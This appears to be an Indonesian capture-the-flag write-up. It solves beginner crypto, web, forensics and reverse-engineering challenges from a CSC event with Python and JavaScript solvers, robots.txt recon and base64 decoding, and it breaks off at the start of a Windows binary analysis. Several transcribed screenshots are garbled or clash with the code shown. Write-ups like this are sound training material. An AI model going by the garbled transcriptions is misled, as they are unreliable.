
Lalu [input here] di url challenge, saya ganti dengan hasil decode id_hex. Hasilnya:

https://act.hoyolab.com/ys/app/interactive-map/index.html?lang=en-us&bbs_presentation_style=no_header#/map/2?share_id=17773109111356595835791-9acb8bb1-0842-4a3c-81d4-dfa68116dfb2&index=33&share_type=markers

Saat dibuka, muncul sebuah pin pada Interactive Map Hoyolab.



Lalu di inspect element menunjukkan ciphertext lengkap:



Flag:

CSC{Th3_G4t3w4y_0f_C3l3st14}

Hardest Encryption[100]

I want to make the hardest encryption in this world by doing multiple encryption. why no one done this yet?

author: "Reichata"

Explanation:

Diberikan dua file:

encryption.py

encrypted_flag.txt

Tujuan challenge ini adalah mendekripsi ciphertext dan mendapatkan flag.

solver.py

```
import random

normaldictionary =
list("_-+/{ }#1234567890ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz"
)
randomdictionary =
list("E_Ap9{IGKXSqjB2Mm/U7dk85u-a3fvJehiDlRQncyosZLVzNOF+PW16#T}bxr0wHYC4gt"
)

enc = open("encrypted_flag (1).txt").read().strip()
enc = [int(x.strip()) for x in enc.split(",")]

seed = 727
random.seed(seed)
randomnumber = random.randint(1, 5000)


# reverse XOR
step1 = [x ^ randomnumber for x in enc]

# reverse addition
step2 = [chr((x - randomnumber - i) % 10000) for i, x in enumerate(step1)]

# reverse substitution
flag = ""
```

```
for c in step2:
    idx = randomdictionary.index(c)
    flag += normaldictionary[idx]

print(flag)
```



The screenshot shows a Python IDE with a file explorer on the left containing 'mkaa', 'a.py', 'encrypted_flag(1).txt', and 'encryption(3).py'. The main editor displays the code from the first block. The bottom panel shows the 'OUTPUT' tab with the following text:

```
Traceback (most recent call last):
  File "C:\Users\Nicholas\Downloads\mkaa\a.py", line 6, in <module>
    FileNotFoundError: [Errno 2] No such file or directory: 'encrypted_flag.txt'

[Done] exited with code=1 in 0.175 seconds

[Running] python -u "c:\Users\Nicholas\Downloads\mkaa\a.py"
CSC{w0w-I-134rn3d-7h4t-f4ls3-5en53-0f-53cur1ty-3x15t}
```

Flag:

CSC{w0w-I-134rn3d-7h4t-f4ls3-5en53-0f-53cur1ty-3x15t}

Zigy-zaga[100]

Sebuah pesan berjalan tanpa arah yang pasti- naik, turun, lalu kembali lagi, seolah tersesat dalam jalurnya sendiri.

Sekilas terlihat kacau. Namun kekacauan itu... terasa terlalu teratur.

Apakah kamu melihat polanya? Atau hanya mengikuti garis lurus yang menyesatkan?

Tidak semua pesan disembunyikan dengan cara rumit. Terkadang, cukup dengan mengubah jalurnya.

Ikuti ritmenya. Naik. Turun. Ulangi.

Dan mungkin... pesan itu akan menemukanmu kembali.

author: "Irsyad"

Explanation:

Diberikan sebuah file message.txt dan petunjuk:

"Ikuti ritmenya. Naik. Turun. Ulangi."

Isi file:

Csn_3dcaC{m4ngcnt3t_aftr_b}

Clue:

"naik, turun, ulangi" = pola zig-zag khas Rail Fence Cipher

"mengubah jalurnya" + "zigy-zaga" = karakter hanya dipindah posisinya menggunakan pola zig-zag/transposition

solver.py

```
def rail_fence_decrypt(cipher, rails):
    pattern = []
    row = 0
    direction = 1

    for _ in cipher:
        pattern.append(row)

        if row == 0:
            direction = 1
        elif row == rails - 1:
            direction = -1

        row += direction
```

```

        direction = -1

        row += direction

    rail_lengths = [pattern.count(r) for r in range(rails)]

    rails_data = []
    idx = 0
    for length in rail_lengths:
        rails_data.append(list(cipher[idx:idx + length]))
        idx += length

    rail_pos = [0] * rails
    plaintext = []

    for r in pattern:
        plaintext.append(rails_data[r][rail_pos[r]])
        rail_pos[r] += 1

    return ''.join(plaintext)

with open("message (3).txt", "r") as f:
    cipher = f.read().strip()

for rails in range(2, 20):
    plain = rail_fence_decrypt(cipher, rails)
    print(f"{rails}: {plain}")

```

```
File Edit Selection View Go Run Terminal Help
EXPLORER
MESSTXT
  a.py
  message (3).txt
a.py
1 def rail_fence_decrypt(cipher, rails):
2     for length in range(1, rails + 1):
3         rails_data.append(list(cipher[idx:idx + length]))
4         idx += length
5
6     rail_pos = [0] * rails
7     plaintext = []
8
9     for r in range(1, rails + 1):
10        plaintext.append(rails_data[r][rail_pos[r]])
11        rail_pos[r] += 1
12
13    return ''.join(plaintext)
14
15 with open("message (3).txt", "r") as f:
16     cipher = f.read().strip()
17
18 for rails in range(2, 20):
19     plain = rail_fence_decrypt(cipher, rails)
20     print(f"Rails: {rails} - {plain}")
21
PROBLEMS OUTPUT
[Done] exited with code=0 in 0.087 seconds
[Running] python -u "c:\Users\nicholas\Downloads\messtxt\*.py"
2: Ccmmn_rts344tcnct(dga3-f)h
3: Cccntcd0a(_)_jgcrmsns-ft3sb4dt
4: CSC{m3n4ng_c0nt3st_d4ftar_cbc}
5: Crd_gtasns_s34)40cctfcmn_tncb(
6: C_nc43tmtrnsdncfc_a304_t{bgs)c
7: C_c_cftt)nrnstcs(bgdm304ant3
```

Flag:

CSC{m3n4ng_c0nt3st_d4ftar_cbc}

Web Exploitation

Mr. Robot[100]

Mr. Robot sering banget lupa orangnya, dia dan istrinya ada bikin website, dan website itu berisi pesan istrinya sebelum meninggal. Tapi dia lupa username dan passwordnya. Bisa bantu Mr. Robot buat login ke website tersebut?

`http://jujucloud.ddns.net:50002`

`author: bob`


`http://jujucloud.ddns.net:50002`

Explanation:


Hint dari challenge:

Mr. Robot lupa username dan password website miliknya.

Saat melakukan recon mencari endpoint tersembunyi, di `/robots.txt` muncul 2 endpoint:



Di endpoint `/database` muncul:



Terdapat 2 username dan 2 password, pertama saya login menggunakan
username:admin
password:supersecretpassword

Tampilan web saat login dengan username dan password diatas:



Thank u qish qish qish

Karena sebelumnya terdapat juga endpoint /secret, saya coba buka:



Lalu saya coba decode satu per satu potongan-potongan string yang bisa di decode, hasilnya string “Q1NDe2Rpc2FsbG93X2VsdmVzX3JvYm90cy10eHR9” yang memberi output flag:

```
$ echo "Q1NDe2Rpc2FsbG93X2VsdmVzX3JvYm90cy10eHR9" | base64 -d  
CSC{disallow_elves_robots-txt}
```

Flag:

CSC{disallow_elves_robots-txt}

Sudoku Sudo dan Aku[100]

Gatau dah ini pokoknya game sudoku, cobain main sendiri aja siapa tau nagih

<http://jujucloud.ddns.net:50008>


author: Roy

<http://jujucloud.ddns.net:50008>

Explanation:

Challenge ini memberikan website permainan sudoku, dan pertama saya coba solve manual game sudokunya, pakai teknik screenshot setiap mistakes 2/3 agar saat gamenya ke reset, progress sebelumnya bisa dilihat kembali.


Part paling memakan waktu:



Akhirnya setelah solve game sudokunya, web tidak memberikan suatu pop up dan sebagainya(Bro mencoba solve manual di soal web ^_^).

Pertama saya mau ambil semua file JavaScript dengan:

```
[...document.scripts].map(s => s.src).filter(Boolean)
```




Dan muncul 3 JS:

/js/q7v1x9.js

/js/k2m8r4.js

/js/z4p6n1.js

Saat jalanin JS pertama muncul:



Pada challenge ini, flag tidak muncul setelah sudoku selesai sehingga dilakukan analisis terhadap source JavaScript aplikasi menggunakan DevTools browser. Pertama, semua file JavaScript yang digunakan website


dicari dengan menjalankan [...].document.scripts.map(s => s.src).filter(Boolean) di Console, lalu salah satu file JS diambil isinya menggunakan `fetch('/js/q7v1x9.js').then(r=>r.text()).then(t=>console.log(t))`. Dari hasil analisis ditemukan fungsi pembuat flag yang menggunakan array angka terenkripsi XOR dan fungsi `String.fromCharCode`. Array `h` berisi nilai ASCII yang telah di-XOR dengan angka 7, kemudian setiap nilai didecode menggunakan operasi `n ^ 7` dan diubah kembali menjadi karakter ASCII. Prefix dan suffix flag dibentuk menggunakan `String.fromCharCode(67,83,67,123)` yang menghasilkan `CSC{` dan `String.fromCharCode(125)` yang menghasilkan `}`. Untuk mempermudah decoding, potongan kode tersebut dijalankan ulang secara lokal menggunakan Node.js melalui file [aa.js](#)

aa.py

```
const h = [
64,102,39,115,102,114,39,107,102,111,39,
119,104,108,104,108,105,126,102,39,
110,105,110,39,97,107,102,96
];

const flag =
String.fromCharCode(67,83,67,123) +
h.map(n => String.fromCharCode(n ^ 7)).join("") +
String.fromCharCode(125);

console.log(flag);
```



```
1 const h = [
2   64,102,39,115,102,114,39,107,102,111,39,
3   119,104,108,104,108,105,126,102,39,
4   110,105,110,39,97,107,102,96
5 ];
6
7 const flag =
8 String.fromCharCode(67,83,67,123) +
9 h.map(n => String.fromCharCode(n ^ 7)).join("") +
10 String.fromCharCode(125);
11
12 console.log(flag);
```

```
[running] node "c:\Users\Nicholas\Downloads\jsjss\aa.js"
[done] exited with code=0 in 0.127 seconds
[running] node "c:\Users\Nicholas\Downloads\jsjss\aa.js"
CSC{Ga tau lah pokoknya ini flag}
[done] exited with code=0 in 0.171 seconds
```

Flag:

CSC{Ga tau lah pokoknya ini flag}

Forensic

Totally Normal Image[100]

Gambar ini terlihat biasa saja. Tapi apakah kamu yakin tidak ada sesuatu yang tersembunyi di dalamnya?

author: "Erlangga"

Explanation:

Diberikan file CB.jpg, lalu langsung saya gunakan strings untuk menemukan suatu teks:

```
(WhyNich@LAPTOP-QLG50FLU)-[/mnt/c/Users/Nicholas/Downloads/forencsc]
$ ls
CB.jpg

(WhyNich@LAPTOP-QLG50FLU)-[/mnt/c/Users/Nicholas/Downloads/forencsc]
$ strings CB.jpg
JFIF
, #&'*)
-0-(0%()
((((((((((((((((((((((((((((((((((((((((((((((((
43A5      l
w8Gs
1M\SR
(%      D
eDQ,
hy="
Iefly
3BMBX(
,&v0
```

Dipaling bawah muncul sebuah string yang bisa di decode base64:

```
j.S%
%.wO
<N8H
K1u,j
Q1NDQ1RGezRuZDRfbTNum21rdTRuX2ZsNDlfbnk0fQ==
Q1NDezRuZDRfbTNum21rdTRuX2ZsNDlfbnk0fQ==
```

Hasil decode base64:

```
Q1NDQ1RGezRuZDRfbTNum21rdTRuX2ZsNDlfbnk0fQ==
Q1NDezRuZDRfbTNum21rdTRuX2ZsNDlfbnk0fQ==

(WhyNich@LAPTOP-QLG50FLU)-[/mnt/c/Users/Nicholas/Downloads/forencsc]
$ echo "Q1NDQ1RGezRuZDRfbTNum21rdTRuX2ZsNDlfbnk0fQ==" | base64 -d
CSCCTF{4nd4_m3n3mku4n_fl49_ny4}

(WhyNich@LAPTOP-QLG50FLU)-[/mnt/c/Users/Nicholas/Downloads/forencsc]
$ echo "Q1NDezRuZDRfbTNum21rdTRuX2ZsNDlfbnk0fQ==" | base64 -d
CSC{4nd4_m3n3mku4n_fl49_ny4}

(WhyNich@LAPTOP-QLG50FLU)-[/mnt/c/Users/Nicholas/Downloads/forencsc]
$ |
```

Flag:

CSC{4nd4_m3n3mku4n_fl49_ny4}

Reverse Engineering

Gimmesbr[100]

Neteflix locked the Steel Ball Run episodes behind a paywall and now everyone's pissed. An insider leaked the Neteflix Key Validator... but it's obfuscated like crazy. They knew people would try to break it.

author: rii.

Explanation:

Pada challenge ini diberikan sebuah binary bernama:
gimmesbr_v2

Dari deskripsi challenge:

"Neteflix locked the Steel Ball Run episodes behind a paywall and now everyone's pissed. An insider leaked the Netflix Key Validator... but it's obfuscated like crazy."

Tujuannya adalah menemukan flag yang divalidasi oleh binary tersebut.

Pertama saya cek tipe file binary:

```
(WhyNich@LAPTOP-QLG50FLU)-[/mnt/c/Users/Nicholas/Downloads/reverseecsc]
$ ls
gimmesbr_v2

(WhyNich@LAPTOP-QLG50FLU)-[/mnt/c/Users/Nicholas/Downloads/reverseecsc]
$ file gimmesbr_v2
gimmesbr_v2: Mach-O 64-bit arm64 executable, flags:<NOUNDEFS|DYLDLINK|TWOLEVEL|PIE>
```

Output binary ini adalah executable macOS ARM64.

Saat enumerasi strings:

```
[wyrn@cn ~]$ cat /dev/kvm | ./ent/c/Users/Nicholas/Downloads/reverseescp
$ strings gimmesbr_v2
PAGEZERO
TEXT
TEXT
TEXT
stubs
TEXT
cstring
TEXT
const
TEXT
_unwind_info
TEXT
_DATA_CONST
_get
_DATA_CONST
__lwregit
/usr/lib/dyld
0+ff[
0xip
/usr/lib/LibSystem.B.dylib
0+8
0+8
0+8
0+8
(C13R56Gcu0_u
3L43)reu1b1W7S_
NoNo
*****
[Netflix Corp Internal System]
Access Restricted.
The new Steel Ball Run episode is locked.
Enter access key:
[ACCESS GRANTED]
Streaming unlocked. Enjoy the episode.
[ACCESS DENIED]
Invalid key. This incident will be reported.
__appint_chk
__stack_chk_fail
__stack_chk_guard
__stdin
__stderr
```

Didapat beberapa string penting:

```
_ {C13SM5GCv0_u
_31_43}reuR1B1N7S_
```

Dua string pertama terlihat seperti data terenkripsi/ter-obfuscate.

Function lain yang ditemukan juga:

```
_check
_build_flag
_maybe
_possibly
```

Lalu saya minta AI untuk buat solver nya:

`solver.py`

```
part1_enc = b"_{C13SM5GCv0_u"
part1_idx = [8,3,0,5,7,1,12,10,4,2,6,13,11,9]

part2_enc = b"_3l_43}reuRlB1N7S_"
part2_idx = [2,1,7,8,10,6,17,0,5,15,14,11,9,12,16,4,3,13]

# decode part 1
a = [0] * 14

for i, b in enumerate(part1_enc):
    a[part1_idx[i]] = b ^ 0x55

for i in range(14):
    a[i] ^= 0x55

# decode part 2
b = [0] * 18

for i, x in enumerate(part2_enc):
```

```


        b[part2_idx[i]] = (~x) & 0xff

for i in range(18):
    b[i] = (~b[i]) & 0xff

flag = bytes(a + b).decode()

print(flag)

```



The screenshot shows a VS Code editor with a file explorer on the left containing a folder named 'REVERSEESC' with files 'a.py' and 'gimmesbr_v2'. The main editor window displays the contents of 'a.py', which is a Python script for reversing a string. The script defines two encrypted parts, 'part1_enc' and 'part2_enc', and their corresponding indices. It then decodes 'part1' by XORing with 0x55 and 'part2' by applying a bitwise NOT and AND with 0xff. Finally, it concatenates the decoded parts and prints the resulting flag.

```

1  part1_enc = b"C13SM5GCV0 u"
2  part1_idx = [8,3,0,5,7,1,12,10,4,2,6,13,11,9]
3
4  part2_enc = b"3l_43}reuR1B1N7S_"
5  part2_idx = [2,1,7,8,10,6,17,0,5,15,14,11,9,12,16,4,3,13]
6
7  # decode part 1
8  a = [0] * 14
9
10 for i, b in enumerate(part1_enc):
11     a[part1_idx[i]] = b ^ 0x55
12
13 for i in range(14):
14     a[i] ^= 0x55
15
16 # decode part 2
17 b = [0] * 18
18
19 for i, x in enumerate(part2_enc):
20     b[part2_idx[i]] = (~x) & 0xff
21
22 for i in range(18):
23     b[i] = (~b[i]) & 0xff
24

```

The terminal at the bottom shows the command to run the script: `python -u "c:\Users\Nicholas\Downloads\reverseesc\ a.py"`. The output is `CSC{G1v3_u5_M0r3_S7e3l_B4l1_RuN}`, and the process exited with code 0 in 0.145 seconds.

Flag:
CSC{G1v3_u5_M0r3_S7e3l_B4l1_RuN}

Mesin Kebalik[100]

Sebuah file binary yang tampaknya meminta input berupa "Admin Key". Namun, tujuan utama dari challenge ini adalah untuk menganalisis binary tersebut menggunakan teknik reverse engineering untuk menemukan flag yang tersembunyi di dalamnya.

author: Piwww

Explanation:

Diberikan file:

chall.exe

Lalu saya coba cek tipe file:

```
(WhyNiche@LAPTOP-QLG50FLU)-[mnt/c/Users/Nicholas/Downloads/reverssecsc]  
$ ls  
chall.exe  
  
(WhyNiche@LAPTOP-QLG50FLU)-[mnt/c/Users/Nicholas/Downloads/reverssecsc]  
$ file chall.exe  
chall.exe: PE32+ executable for MS Windows 5.02 (console), x86-64, 17 sections
```

Output program adalah executable Windows 32-bit.


Saat menjalankan program, kalau admin key yang di enter salah, yang muncul adalah Access Denied!:

```
C:\Users\Nicholas\Downloads\reverssecsc>chall.exe  
Enter Admin Key: a  
Access Denied!
```

Menggunakan Analisis Ghidra

